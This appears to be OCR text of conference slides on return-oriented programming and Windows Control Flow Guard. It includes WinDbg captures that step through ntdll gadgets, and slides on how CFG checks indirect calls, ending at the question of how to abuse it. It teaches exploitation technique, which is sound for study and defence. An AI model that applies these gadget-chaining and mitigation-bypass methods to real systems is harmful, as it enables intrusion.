

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 6666666666660f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a je ntdll!LdrpICallHandler+0x12 (00007ffe`0c
00007ffe`0cc161a8 33d2 xor edx,edx
00007ffe`0cc161aa b90a000000 mov ecx,0Ah
00007ffe`0cc161af cd29 int 29h
00007ffe`0cc161b1 90 nop
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 7ffe0cbcc728
rdx 7ffe0cc2a00d
rbx 0
rsp 6416aff948
rbp 0
rsi 0
rdi 0
r8 130000000000
r9 34041ff24e16
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000
00000064`16aff9a8 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM


C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset: 00007ffe0cc16181
Previous
Next
No prior disassembly possible
00007ffe`0cc54da3 58 pop rax
00007ffe`0cc54da4 c3 ret
00007ffe`0cc54da5 cc int 3
00007ffe`0cc54da6 cc int 3
00007ffe`0cc54da7 cc int 3
00007ffe`0cc54da8 cc int 3
00007ffe`0cc54da9 cc int 3
00007ffe`0cc54daa cc int 3
00007ffe`0cc54dab cc int 3
00007ffe`0cc54dac cc int 3
00007ffe`0cc54dad cc int 3
00007ffe`0cc54dae cc int 3
00007ffe`0cc54daf cc int 3
ntdll!DbgUiContinue:
00007ffe`0cc54db0 488bc1 mov rax,rcx
00007ffe`0cc54db3 448bc2 mov r8d,edx
00007ffe`0cc54db6 65488b0c2530000000 mov rcx,qword ptr gs:[30h]
00007ffe`0cc54dbf 488bd0 mov rdx,rax
00007ffe`0cc54dc2 488b89a8160000 mov rcx,qword ptr [rcx+16A8h]
00007ffe`0cc54dc9 e9021efdff jmp ntdll!NtDebugContinue (00007ffe`0cc26bd0
00007ffe`0cc54dce cc int 3
00007ffe`0cc54dcf cc int 3
00007ffe`0cc54dd0 cc int 3
00007ffe`0cc54dd1 cc int 3
00007ffe`0cc54dd2 cc int 3
00007ffe`0cc54dd3 cc int 3
00007ffe`0cc54dd4 cc int 3
00007ffe`0cc54dd5 cc int 3
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 7ffe0cbcc728
rdx 7ffe0cc2a00d
rbx 0
rsp 6416aff950
rbp 0
rsi 0
rdi 0
r8 130000000000
r9 34041ff24e16
Memory
Virtual: rsp
Previous
Next
Display format: Quad Hex
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000
00000064`16aff9a8 0000000000000000
00000064`16aff9b0 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc54d5d 4c8d442420 lea r8,[rsp+20h]
00007ffe`0cc54d62 894c2438 mov dword ptr [rsp+38h],ecx
00007ffe`0cc54d66 0f57c0 xorps xmm0,xmm0
00007ffe`0cc54d69 48894c2430 mov qword ptr [rsp+30h],rcx
00007ffe`0cc54d6e 41b901000000 mov r9d,1
00007ffe`0cc54d74 f30f7f442440 movdqu xmmword ptr [rsp+40h],xmm0
00007ffe`0cc54d7a c744242030000000 mov dword ptr [rsp+20h],30h
00007ffe`0cc54d82 ba0f001f00 mov edx,1F000Fh
00007ffe`0cc54d87 65488b0c2530000000 mov rcx,qword ptr gs:[30h]
00007ffe`0cc54d90 4881c1a8160000 add rcx,16A8h
00007ffe`0cc54d97 e83419fdff call ntdll!NtCreateDebugObject (00007ffe`0cc2
00007ffe`0cc54d9c 8bc8 mov ecx,eax
00007ffe`0cc54d9e 8bc1 mov eax,ecx
00007ffe`0cc54da0 4883c458 add rsp,58h
00007ffe`0cc54da4 c3 ret
00007ffe`0cc54da5 cc int 3
00007ffe`0cc54da6 cc int 3
00007ffe`0cc54da7 cc int 3
00007ffe`0cc54da8 cc int 3
00007ffe`0cc54da9 cc int 3
00007ffe`0cc54daa cc int 3
00007ffe`0cc54dab cc int 3
00007ffe`0cc54dac cc int 3
00007ffe`0cc54dad cc int 3
00007ffe`0cc54dae cc int 3
00007ffe`0cc54daf cc int 3
ntdll!DbgUiContinue:
00007ffe`0cc54db0 488bc1 mov rax,rcx
00007ffe`0cc54db3 448bc2 mov r8d,edx
Registers
Customize...
Reg Value
rax 3460095db73e
rcx 7ffe0cbcc728
rdx 7ffe0cc2a00d
rbx 0
rsp 6416aff958
rbp 0
rsi 0
rdi 0
r8 130000000000
r9 34041ff24e16
Memory
Virtual:
Previous
Next
Display format:
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000
00000064`16aff9a8 0000000000000000
00000064`16aff9b0 0000000000000000
00000064`16aff9b8 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM


C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc07e8b cc int 3
00007ffe`0cc07e8c cc int 3
00007ffe`0cc07e8d cc int 3
00007ffe`0cc07e8e cc int 3
00007ffe`0cc07e8f cc int 3
ntdll!RtlDecodeSystemPointer:
00007ffe`0cc07e90 448b04253003fe7f mov r8d,dword ptr [SharedUserData+0x330 (0(
00007ffe`0cc07e98 4c8bc9 mov r9,rcx
00007ffe`0cc07e9b 418bd0 mov edx,r8d
00007ffe`0cc07e9e 418bc0 mov eax,r8d
00007ffe`0cc07ea1 83e23f and edx,3Fh
00007ffe`0cc07ea4 b940000000 mov ecx,40h
00007ffe`0cc07ea9 2bca sub ecx,edx
00007ffe`0cc07eab 49d3c9 ror r9,cl
00007ffe`0cc07eae 4933c1 xor rax,r9
00007ffe`0cc07eb1 c3 ret
00007ffe`0cc07eb2 cc int 3
00007ffe`0cc07eb3 cc int 3
00007ffe`0cc07eb4 cc int 3
00007ffe`0cc07eb5 cc int 3
00007ffe`0cc07eb6 cc int 3
00007ffe`0cc07eb7 cc int 3
00007ffe`0cc07eb8 cc int 3
00007ffe`0cc07eb9 cc int 3
00007ffe`0cc07eba cc int 3
00007ffe`0cc07ebb cc int 3
00007ffe`0cc07ebc cc int 3
00007ffe`0cc07ebd cc int 3
00007ffe`0cc07ebe cc int 3
Registers
Customize...
Reg Value
rax 3460095db73e
rcx 7ffe0cbcc728
rdx 7ffe0cc2a00d
rbx 0
rsp 6416aff960
rbp 0
rsi 0
rdi 0
r8 130000000000
r9 34041ff24e16
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000
00000064`16aff9a8 0000000000000000
00000064`16aff9b0 0000000000000000
00000064`16aff9b8 0000000000000000
00000064`16aff9c0 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM


C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc07e8c cc int 3
00007ffe`0cc07e8d cc int 3
00007ffe`0cc07e8e cc int 3
00007ffe`0cc07e8f cc int 3
ntdll!RtlDecodeSystemPointer:
00007ffe`0cc07e90 448b04253003fe7f mov r8d,dword ptr [SharedUserData+0x330 (0(
00007ffe`0cc07e98 4c8bc9 mov r9,rcx
00007ffe`0cc07e9b 418bd0 mov edx,r8d
00007ffe`0cc07e9e 418bc0 mov eax,r8d
00007ffe`0cc07ea1 83e23f and edx,3Fh
00007ffe`0cc07ea4 b940000000 mov ecx,40h
00007ffe`0cc07ea9 2bca sub ecx,edx
00007ffe`0cc07eab 49d3c9 ror r9,cl
00007ffe`0cc07eae 4933c1 xor rax,r9
00007ffe`0cc07eb1 c3 ret
00007ffe`0cc07eb2 cc int 3
00007ffe`0cc07eb3 cc int 3
00007ffe`0cc07eb4 cc int 3
00007ffe`0cc07eb5 cc int 3
00007ffe`0cc07eb6 cc int 3
00007ffe`0cc07eb7 cc int 3
00007ffe`0cc07eb8 cc int 3
00007ffe`0cc07eb9 cc int 3
00007ffe`0cc07eba cc int 3
00007ffe`0cc07ebb cc int 3
00007ffe`0cc07ebc cc int 3
00007ffe`0cc07ebd cc int 3
00007ffe`0cc07ebe cc int 3
00007ffe`0cc07ebf cc int 3
Registers
Customize...
Reg Value
rax 6416aff928
rcx 7ffe0cbcc728
rdx 7ffe0cc2a00d
rbx 0
rsp 6416aff960
rbp 0
rsi 0
rdi 0
r8 130000000000
r9 34041ff24e16
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000
00000064`16aff9a8 0000000000000000
00000064`16aff9b0 0000000000000000
00000064`16aff9b8 0000000000000000
00000064`16aff9c0 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM


C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc07e8c cc int 3
00007ffe`0cc07e8d cc int 3
00007ffe`0cc07e8e cc int 3
00007ffe`0cc07e8f cc int 3
ntdll!RtlDecodeSystemPointer:
00007ffe`0cc07e90 448b04253003fe7f mov r8d,dword ptr [SharedUserData+0x330 (0(
00007ffe`0cc07e98 4c8bc9 mov r9,rcx
00007ffe`0cc07e9b 418bd0 mov edx,r8d
00007ffe`0cc07e9e 418bc0 mov eax,r8d
00007ffe`0cc07ea1 83e23f and edx,3Fh
00007ffe`0cc07ea4 b940000000 mov ecx,40h
00007ffe`0cc07ea9 2bca sub ecx,edx
00007ffe`0cc07eab 49d3c9 ror r9,cl
00007ffe`0cc07eae 4933c1 xor rax,r9
00007ffe`0cc07eb1 c3 ret
00007ffe`0cc07eb2 cc int 3
00007ffe`0cc07eb3 cc int 3
00007ffe`0cc07eb4 cc int 3
00007ffe`0cc07eb5 cc int 3
00007ffe`0cc07eb6 cc int 3
00007ffe`0cc07eb7 cc int 3
00007ffe`0cc07eb8 cc int 3
00007ffe`0cc07eb9 cc int 3
00007ffe`0cc07eba cc int 3
00007ffe`0cc07ebb cc int 3
00007ffe`0cc07ebc cc int 3
00007ffe`0cc07ebd cc int 3
00007ffe`0cc07ebe cc int 3
00007ffe`0cc07ebf cc int 3
Registers
Customize...
Reg Value
rax 6416aff928
rcx 7ffe0cbcc728
rdx 7ffe0cc2a00d
rbx 0
rsp 6416aff960
rbp 0
rsi 0
rdi 0
r8 130000000000
r9 34041ff24e16
Memory
Virtual:
Previous
Next
Display format:
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000
00000064`16aff9a8 0000000000000000
00000064`16aff9b0 0000000000000000
00000064`16aff9b8 0000000000000000
00000064`16aff9c0 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

Return Oriented Programming - Timeline



Control Flow Guard

- Mitigate control flow hijacking of indirect calls

```
call eax
```



Baltimore
Devin Allen, 2015

Control Flow Guard

```
mov     rax, [rcx+rax]
mov     r8, r14
mov     rdx, r15
lea     rcx, [rsp+0B8h+var_88]
call    rax
```

Control Flow Guard

```
mov     rax, [rcx+rax]
mov     r8, r14
mov     rdx, r15
lea     rcx, [rsp+0B8h+var_88]
call    cs:__guard_dispatch_icall_fptr
```

Control Flow Guard

- Mitigate control flow hijacking of indirect calls

  `call eax`

- Coarse grain mitigation
  - Huge bit field
  - Marks start address of all functions in memory



Baltimore
Devin Allen, 2015

Control Flow Guard

- Mitigate control flow hijacking of indirect calls

  `call eax`

- Coarse grain mitigation
  - Huge bit field
  - Marks start address of all functions in memory
- How can we abuse it?



Baltimore
Devin Allen, 2015

Control Flow Guard

- Mitigate control flow hijacking of indirect calls

  `call eax`

